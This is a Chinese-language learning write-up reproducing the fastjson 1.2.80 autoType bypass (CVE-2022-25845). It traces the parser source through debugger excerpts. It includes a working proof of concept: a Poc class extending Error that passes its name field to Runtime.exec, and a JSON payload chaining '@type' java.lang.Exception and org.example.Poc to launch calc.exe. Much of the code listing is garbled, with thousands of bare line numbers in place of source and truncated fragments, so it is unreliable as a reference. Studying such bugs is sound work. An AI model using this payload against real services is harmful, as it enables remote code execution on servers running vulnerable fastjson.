

复现的第一个CVE，学习记录一下

fastjson版本：1.2.80

jdk: jdk11

开启autotype——基于黑名单来实现安全，但黑名单相比于白名单更加容易绕过

关闭autotype——基于白名单来实现安全，需要bypass autotype的默认策略，然后实现对任意类的调用

开启autotype的方法

https://github.com/alibaba/fastjson/wiki/enable_autotype

这里重点关注对autotype功能打开的方法（有两种）

1. jvm的启动参数

```
-D fastjson.parser.autoTypeSupport=true
```

2. 在代码当中设置

```
ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
```

第一种方法：

在 com.alibaba.fastjson.parser.ParserConfig 当中

```
public class ParserConfig {

    public static final String    DENY_PROPERTY_INTERNAL    = "fastjson.parser.deny.internal";
    public static final String    DENY_PROPERTY            = "fastjson.parser.deny";
    public static final String    AUTOTYPE_ACCEPT          = "fastjson.parser.autoTypeAccept";
    public static final String    AUTOTYPE_SUPPORT_PROPERTY = "fastjson.parser.autoTypeSupport";
    public static final String    SAFE_MODE_PROPERTY       = "fastjson.parser.safeMode";

}
```

赋值完毕之后，获取jvm启动的参数，然后将该参数的值赋予给property属性

```
{
    String property = IOUtils.getStringProperty(AUTOTYPE_SUPPORT_PROPERTY);
    AUTO_SUPPORT = "true".equals(property);
}
```

AUTO_SUPPORT 和property属性进行true（打开）或者false（不打开）的比较

然后赋值给 autoTypeSupport 变量

```
private boolean    autoTypeSupport    = AUTO_SUPPORT;
private long[]     internalDenyHashCodes;
private long[]     denyHashCodes;
private long[]     acceptHashCodes;
```

之后autoTypeSupport变量会在 checkAutoType 函数当中使用，用来判断使用的类在黑名单还是白名单当中（不过在这个版本当中，autoTypeSupport的值如果是false的话，是会连白名单和黑名单一起检查的）

```
1336     public Class<?> checkAutoType(String typeName, Class<?> expectClass) {
1337         return checkAutoType(typeName, expectClass, JSON.DEFAULT_PARSER_FEATURE);
1338     }
1339
1340     public Class<?> checkAutoType(String typeName, Class<?> expectClass, int features) {
1341         if (typeName == null) {
1342             return null;
1343         }
1344
1345         if (autoTypeCheckHandlers != null) {
1346             for (AutoTypeCheckHandler h : autoTypeCheckHandlers) {
1347                 Class<?> type = h.handler(typeName, expectClass, features);
1348                 if (type != null) {
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367                 if (!autoTypeSupport) {
1368                     long hash = h3;
1369                     for (int i = 3; i < className.length(); ++i) {
1370                         char c = className.charAt(i);
1371                         hash ^= c;
1372                         hash *= fnv1a_64_magic_prime;
1373
1374
1375                     if (Arrays.binarySearch(denyHashCodes, hash) >= 0) {
1376                         throw new JSONException("autoType is not support. " + typeName);
1377                     }
1378
1379                     // white list
1380                     if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
1381                         clazz = TypeUtils.loadClass(typeName, defaultClassLoader, cache: true);
1382
1383                         if (clazz == null) {
1384                             return expectClass;
1385                         }
1386
1387                         if (expectClass != null && expectClass.isAssignableFrom(clazz)) {
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
2524
2525
2526
2527
2528
2529
2530
2531
2532
2533
2534
2535
2536
2537
2538
2539
2540
2541
2542
2543
2544
2545
2546
2547
2548
2549
2550
2551
2552
2553
2554
2555
2556
2557
2558
2559
2560
2561
2562
2563
2564
2565
2566
2567
2568
2569
2570
2571
2572
2573
2574
2575
2576
2577
2578
2579
2580
2581
2582
2583
2584
2585
2586
2587
2588
2589
2590
2591
2592
2593
2594
2595
2596
2597
2598
2599
2600
2601
2602
2603
2604
2605
2606
2607
2608
2609
2610
2611
2612
2613
2614
2615
2616
2617
2618
2619
2620
2621
2622
2623
2624
2625
2626
2627
2628
2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
2641
2642
2643
2644
2645
2646
2647
2648
2649
2650
2651
2652
2653
2654
2655
2656
2657
2658
2659
2660
2661
2662
2663
2664
2665
2666
2667
2668
2669
2670
2671
2672
2673
2674
2675
2676
2677
2678
2679
2680
2681
2682
2683
2684
2685
2686
2687
2688
2689
2690
2691
2692
2693
2694
2695
2696
2697
2698
2699
2700
2701
2702
2703
2704
2705
2706
2707
2708
2709
2710
2711
2712
2713
2714
2715
2716
2717
2718
2719
2720
2721
2722
2723
2724
2725
2726
2727
2728
2729
2730
2731
2732
2733
2734
2735
2736
2737
2738
2739
2740
2741
2742
2743
2744
2745
2746
2747
2748
2749
2750
2751
2752
2753
2754
2755
2756
2757
2758
2759
2760
2761
2762
2763
2764
2765
2766
2767
2768
2769
2770
2771
2772
2773
2774
2775
2776
2777
2778
2779
2780
2781
2782
2783
2784
2785
2786
2787
2788
2789
2790
2791
2792
2793
2794
2795
2796
2797
2798
2799
2800
2801
2802
2803
2804
2805
2806
2807
2808
2809
2810
2811
2812
2813
2814
2815
2816
2817
2818
2819
2820
2821
2822
2823
2824
2825
2826
2827
2828
2829
2830
2831
2832
2833
2834
2835
2836
2837
2838
2839
2840
2841
2842
2843
2844
2845
2846
2847
2848
2849
2850
2851
2852
2853
2854
2855
2856
2857
2858
2859
2860
2861
2862
2863
2864
2865
2866
2867
2868
2869
2870
2871
2872
2873
2874
2875
2876
2877
2878
2879
2880
2881
2882
2883
2884
2885
2886
2887
2888
2889
2890
2891
2892
2893
2894
2895
2896
2897
2898
2899
2900
2901
2902
2903
2904
2905
2906
2907
2908
2909
2910
2911
2912
2913
2914
2915
2916
2917
2918
2919
2920
2921
2922
2923
2924
2925
2926
2927
2928
2929
2930
2931
2932
2933
2934
2935
2936
2937
2938
2939
2940
2941
2942
2943
2944
2945
2946
2947
2948
2949
2950
2951
2952
2953
2954
2955
2956
2957
2958
2959
2960
2961
2962
2963
2964
2965
2966
2967
2968
2969
2970
2971
2972
2973
2974
2975
2976
2977
2978
2979
2980
2981
2982
2983
2984
2985
2986
2987
2988
2989
2990
2991
2992
2993
2994
2995
2996
2997
2998
2999
3000
3001
3002
3003
3004
3005
3006
3007
3008
3009
3010
3011
3012
3013
3014
3015
3016
3017
3018
3019
3020
3021
3022
3023
3024
3025
3026
3027
3028
3029
3030
3031
3032
3033
3034
3035
3036
3037
3038
3039
3040
3041
3042
3043
3044
3045
3046
3047
3048
3049
3050
3051
3052
3053
3054
3055
3056
3057
3058
3059
3060
3061
3062
3063
3064
3065
3066
3067
3068
3069
3070
3071
3072
3073
3074
3075
3076
3077
3078
3079
3080
3081
3082
3083
3084
3085
3086
3087
3088
3089
3090
3091
3092
3093
3094
3095
3096
3097
3098
3099
3100
3101
3102
3103
3104
3105
3106
3107
3108
3109
3110
3111
3112
3113
3114
3115
3116
3117
3118
3119
3120
3121
3122
3123
3124
3125
3126
3127
3128
3129
3130
3131
3132
3133
3134
3135
3136
3137
3138
3139
3140
3141
3142
3143
3144
3145
3146
3147
3148
3149
3150
3151
3152
3153
3154
3155
3156
3157
3158
3159
3160
3161
3162
3163
3164
3165
3166
3167
3168
3169
3170
3171
3172
3173
3174
3175
3176
3177
3178
3179
3180
3181
3182
3183
3184
3185
3186
3187
3188
3189
3190
3191
3192
3193
3194
3195
3196
3197
3198
3199
3200
3201
3202
3203
3204
3205
3206
3207
3208
3209
3210
3211
3212
3213
3214
3215
3216
3217
3218
3219
3220
3221
3222
3223
3224
3225
3226
3227
3228
3229
3230
3231
3232
3233
3234
3235
3236
3237
3238
3239
3240
3241
3242
3243
3244
3245
3246
3247
3248
3249
3250
3251
3252
3253
3254
3255
3256
3257
3258
3259
3260
3261
3262
3263
3264
3265
3266
3267
3268
3269
3270
3271
3272
3273
3274
3275
3276
3277
3278
3279
3280
3281
3282
3283
3284
3285
3286
3287
3288
3289
3290
3291
3292
3293
3294
3295
3296
3297
3298
3299
3300
3301
3302
3303
3304
3305
3306
3307
3308
3309
3310
3311
3312
3313
3314
3315
3316
3317
3318
3319
3320
3321
3322
3323
3324
3325
3326
3327
3328
3329
3330
3331
3332
3333
3334
3335
3336
3337
3338
3339
3340
3341
3342
3343
3344
3345
3346
3347
3348
3349
3350
3351
3352
3353
3354
3355
3356
3357
3358
3359
3360
3361
3362
3363
3364
3365
3366
3367
3368
3369
3370
3371
3372
3373
3374
3375
3376
3377
3378
3379
3380
3381
3382
3383
3384
3385
3386
3387
3388
3389
3390
3391
3392
3393
3394
3395
3396
3397
3398
3399
3400
3401
3402
3403
3404
3405
3406
3407
3408
3409
3410
3411
3412
3413
3414
3415
3416
3417
3418
3419
3420
3421
3422
3423
3424
3425
3426
3427
3428
3429
3430
3431
3432
3433
3434
3435
3436
3437
3438
3439
3440
3441
3442
3443
3444
3445
3446
3447
3448
3449
3450
3451
3452
3453
3454
3455
3456
3457
3458
3459
3460
3461
3462
3463
3464
3465
3466
3467
3468
3469
3470
3471
3472
3473
3474
3475
3476
3477
3478
3479
3480
3481
3482
3483
3484
3485
3486
3487
3488
3489
3490
3491
3492
3493
3494
3495
3496
3497
3498
3499
3500
3501
3502
3503
3504
3505
3506
3507
3508
3509
3510
3511
3512
3513
3514
3515
3516
3517
3518
3519
3520
3521
3522
3523
3524
3525
3526
3527
3528
3529
3530
3531
3532
3533
3534
3535
3536
3537
3538
3539
3540
3541
3542
3543
3544
3545
3546
3547
3548
3549
3550
3551
3552
3553
3554
3555
3556
3557
3558
3559
3560
3561
3562
3563
3564
3565
3566
3567
3568
3569
3570
3571
3572
3573
3574
3575
3576
3577
3578
3579
3580
3581
3582
3583
3584
3585
3586
3587
3588
3589
3590
3591
3592
3593
3594
3595
3596
3597
3598
3599
3600
3601
3602
3603
3604
3605
3606
3607
3608
3609
3610
3611
3612
3613
3614
3615
3616
3617
3618
3619
3620
3621
3622
3623
3624
3625
3626
3627
3628
3629
3630
3631
3632
3633
3634
3635
3636
3637
3638
3639
3640
3641
3642
3643
3644
3645
3646
3647
3648
3649
3650
3651
3652
3653
3654
3655
3656
3657
3658
3659
3660
3661
3662
3663
3664
3665
3666
3667
3668
3669
3670
3671
3672
3673
3674
3675
3676
3677
3678
3679
3680
3681
3682
3683
3684
3685
3686
3687
3688
3689
3690
3691
3692
3693
3694
3695
3696
3697
3698
3699
3700
3701
3702
3703
3704
3705
3706
3707
3708
3709
3710
3711
3712
3713
3714
3715
3716
3717
3718
3719
3720
3721
3722
3723
3724
3725
3726
3727
37
```

Poc类作为Error类的扩展

```
package org.example;

import java.io.IOException;

public class Poc extends Error {
    public void setName(String str){
        try {
            Runtime.getRuntime().exec(str);
        }catch (IOException e){
            e.printStackTrace();
        }
    }
}
```

PocDemo作为启动程序类，利用json数据，JSON.parse来实现对Poc类的调用（注意包的命名空间）


```
package org.example;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;

import java.io.IOException;

public class PocDemo {
    public static void main(String[] args) throws IOException {
        String json = "
{\"@type\":\"java.lang.Exception\",\"@type\":\"org.example.Poc\",\"name\":\"calc.exe\"}";
        JSON.parseObject(json);
        JSON.parse(json);
        //Runtime.getRuntime().exec("calc.exe");
    }
}
```

成功实现利用



接下来根据一个参考文章来复现

<https://jfrog.com/blog/cve-2022-25845-analyzing-the-fastjson-auto-type-bypass-rce-vulnerability/>

<https://www.freebuf.com/vuls/339752.html>

大致的流程如下




本文这里用的是JSON.parseObject（当然，JSON.parse也是类似的）

和上述的文章结合了一下，总结出了一个大致运行顺序

JSON.parseObject



parse嵌套



```

75 @ public static Object parse(String text, ParserConfig config, int features) { config: ParserConfig@943 features: 989
76     if (text == null) {
77         return null;
78     }
79
80     DefaultJSONParser parser = new DefaultJSONParser(text, config, features); config: ParserConfig@943 features: 989
81     Object value = parser.parse();
82
83     parser.handleResolveTask(value);
84
85     parser.close();
86
87     return value;
88 }

```

DefaultJSONParser构造方法赋值完之后，在原来的parse函数当中执行 `parser.parse()`

```

public DefaultJSONParser(final Object input, final JSONLexer lexer, final ParserConfig config){ input: "{@type:java.lang.Exception,@type:org.example.Poc,\"name\":\"calc.exe\"}" lexer: JSONScanner@961
    this.lexer = lexer; lexer: JSONScanner@961
    this.input = input; input: "{@type:java.lang.Exception,@type:org.example.Poc,\"name\":\"calc.exe\"}" input: "{@type:java.lang.Exception,@type:org.example.Poc,\"name\":\"calc.exe\"}"
    this.config = config; config: ParserConfig@942
    this.symbolTable = config.symbolTable; config: ParserConfig@942 symbolTable: SymbolTable@963
}

int ch = lexer.getCurrent(); ch: 123
if (ch == '{') { ch: 123
    lexer.next();
}
} else if (ch == '[') {
}
}

```

```

public Object parse(Object fieldName) { fieldName: null
    final JSONLexer lexer = this.lexer; lexer: JSONScanner@961 lexer: JSONScanner@961
    switch (lexer.token()) {
        case SET:
            lexer.nextToken();
            HashSet<Object> set = new HashSet<>();
            parseArray(set, fieldName);
            return set;
        case TREE_SET:
            lexer.nextToken();
            TreeSet<Object> treeSet = new TreeSet<>();
            parseArray(treeSet, fieldName);
            return treeSet;
        case LBACKET:
            Collection array = isEnabled(Feature.UseNativeJavaObject)
                ? new ArrayList()
                : new JSONArray();
            parseArray(array, fieldName); fieldName: null
            if (lexer.isEnabled(Feature.UseObjectArray)) { lexer: JSONScanner@961
                return array.toArray();
            }
            return array;
        case LBACE:
            Map object = isEnabled(Feature.UseNativeJavaObject)
                ? lexer.isEnabled(Feature.OrderedField)
                ? new HashMap()
                : new LinkedHashMap()

```

```

Field 1423 return array;
Java 1424 case LBACE:
Java 1425 Map object = isEnabled(Feature.UseNativeJavaObject) object: size = 0
Jdk8 1426 ? lexer.isEnabled(Feature.OrderedField)
JSON 1427 ? new HashMap()
Map 1428 : new LinkedHashMap()
Num 1429 : new JSONObject(lexer.isEnabled(Feature.OrderedField)); lexer: JSONScanner@961
Obj 1430 return parseObject(object, fieldName); fieldName: null object: size = 0
Optic 1431 case LBACE:
Parse 1431 //



```

接下来执行 `DefaultJSONParser.parseObject(final Map object, Object fieldName)` 方法，其中用key的值和 `JSON.DEFAULT_TYPE_KEY` 进行比较，如果符合条件则执行该if语句块的内容，if语句块当中执行了 `ParserConfig.checkAutoType`

```





315 if (key == JSON.DEFAULT_TYPE_KEY key: "@type"
316     && !lexer.isEnabled(Feature.DisableSpecialKeyDetect)) { lexer: JSONScanner@961
